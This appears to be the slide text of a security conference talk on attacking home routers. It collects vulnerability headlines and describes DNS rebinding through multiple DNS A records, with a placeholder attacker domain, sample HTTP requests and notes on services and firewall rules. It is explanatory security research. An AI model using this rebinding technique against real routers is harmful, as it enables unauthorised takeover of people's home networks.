

# How to Hack Millions of Routers

Craig Heffner

# Administrivia

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- ▶ My overarching objective with this talk is to increase security awareness and serve as a catalyst for positive change
  - ▶ I developed this paper and the conclusions reached and the information presented, on my own time, not on behalf of Seismic or using any resources of Seismic and in fact prior to working for Seismic
  - ▶ My information was derived from well-known public vulnerabilities and other public sources
  - ▶ I joined Seismic (now an Applied Signal Technology company) to develop solutions to these type of problems and to increase the integrity of our networks
- 



# SOHO Router...Security?

## DD-WRT (httpd service) Remote Command Execution Vulnerability

### GNU CITIZEN

Information Security Think Tank

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### BT HOME FLUB: PWNIN THE BT HOME HUB

published: October 8th, 2007

OK, let me get to the point. The BT Home Hub, which is probably the most popular home router in the UK, is susceptible to critical vulnerabilities.

[Home](#) > [Security](#)

#### News

### D-Link issues fixes for router vulnerabilities

Taiwanese firm says flaw could allow hackers to access administrative settings

By [Jeremy Kirk](#)

January 15, 2010 11:28 AM ET

[Comments](#) (6)

[Recommended](#) (21)



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IDG News Service - Router manufacturer D-Link Corp. today admitted that some of its routers have a vulnerability that could allow hackers access to a device's administrative settings. The Taipei, Taiwan-based firm said that it

## Linksys Wi-Fi router vulnerability discovered

Marguerite Reardon | June 4, 2004 8:58 PM PDT

February 15, 2007 3:33 PM PST

## Hack lets intruders sneak into home routers

By [Joris Evers](#)

Staff Writer, CNET News

[37 comments](#)

## Popular Home Router Flaw Found

**UPDATE:** Officials downplay the extent of the vulnerability, saying it only affects older firmware versions and requires the user's password.

November 5, 2002

By [Jim Wagner](#): [More stories by this author.](#)



A remote management flaw, published by a security firm recently, affects older versions of the Linksys EtherFast Cable/DSL Router and could extend to the company's entire home networking product line.

## ASUS WL-500W Wireless Router Two Vulnerabilities

**Report ID:** SA200904719  
**Source:** Secunia  
**Date of Discovery:** 03.09.2009  
**Criticality:** Urgent  
**Affects:** ASUS WL-500W Wireless Router

**Compromise From:** From remote  
**Compromise Type:** System access  
Unknown

### Summary

Two vulnerabilities have been reported in ASUS WL-500W wireless router. One vulnerability has an unknown while the other can be exploited to compromise a vulnerable device.

# Common Attack Techniques

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## ▶ Cross Site Request Forgery

- ▶ No trust relationship between browser and router
- ▶ Can't forge Basic Authentication credentials
- ▶ Anti-CSRF
- ▶ Limited by the same origin policy

## ▶ DNS Rebinding

- ▶ Rebinding prevention by OpenDNS / NoScript / DNSWall
- ▶ Most rebinding attacks no longer work
- ▶ *Most...*



# Multiple A Record Attack

---


- ▶ Better known as DNS load balancing / redundancy
- ▶ Return multiple IP addresses in DNS response
  - ▶ Browser attempts to connect to each IP addresses in order
  - ▶ If one IP goes down, browser switches to the next IP in the list
- ▶ Limited attack
  - ▶ Can rebind to any public IP address
  - ▶ Can't rebind to an RFC1918 IP addresses



# Rebinding to a Public IP

---

Target IP: 2.3.5.8  
Attacker IP: 1.4.1.4  
Attacker Domain: attacker.com



1.4.1.4





2.3.5.8



# Rebinding to a Public IP

---

What is the IP address for  
attacker.com?



1.4.1.4




2.3.5.8



# Rebinding to a Public IP

---






# Rebinding to a Public IP

---

GET / HTTP/1.1  
Host: attacker.com



1.4.1.4




2.3.5.8



# Rebinding to a Public IP


---



# Rebinding to a Public IP

---

GET / HTTP/1.1  
Host: attacker.com



1.4.1.4




2.3.5.8



# Rebinding to a Public IP


---



# Rebinding to a Public IP

---

GET / HTTP/1.1  
Host: attacker.com



1.4.1.4




2.3.5.8



# Rebinding to a Public IP

---




# Rebinding to a Private IP

---

Target IP: 192.168.1.1  
Attacker IP: 1.4.1.4  
Attacker Domain: attacker.com



192.168.1.1




1.4.1.4



# Rebinding to a Private IP

---


What is the IP address for  
attacker.com?





# Rebinding to a Private IP

---




# Rebinding to a Private IP

---

GET / HTTP/1.1  
Host: attacker.com



192.168.1.1



1.4.1.4




# Rebinding to a Private IP

---

<html>...</html>



192.168.1.1



1.4.1.4



# Services Bound to All Interfaces

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```
# netstat -l
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:80	*.*	LISTEN
tcp	0	0	*:53	*.*	LISTEN
tcp	0	0	*:22	*.*	LISTEN
tcp	0	0	*:23	*.*	LISTEN



# Firewall Rules Based on Interface Names

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- ▶ `-A INPUT -i etho -j DROP`
- ▶ `-A INPUT -j ACCEPT`



# IP Stack Implementations

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- ▶ RFC 1122 defines two IP models:
  - ▶ Strong End System Model
  - ▶ Weak End System Model



# The Weak End System Model


---

- ▶ RFC 1122, Weak End System Model:
  - ▶ A host MAY silently discard an incoming datagram whose destination address does not correspond to the physical interface through which it is received.
  - ▶ A host MAY restrict itself to sending (non-source-routed) IP datagrams only through the physical interface that corresponds to the IP source address of the datagrams.



# Weak End System Model

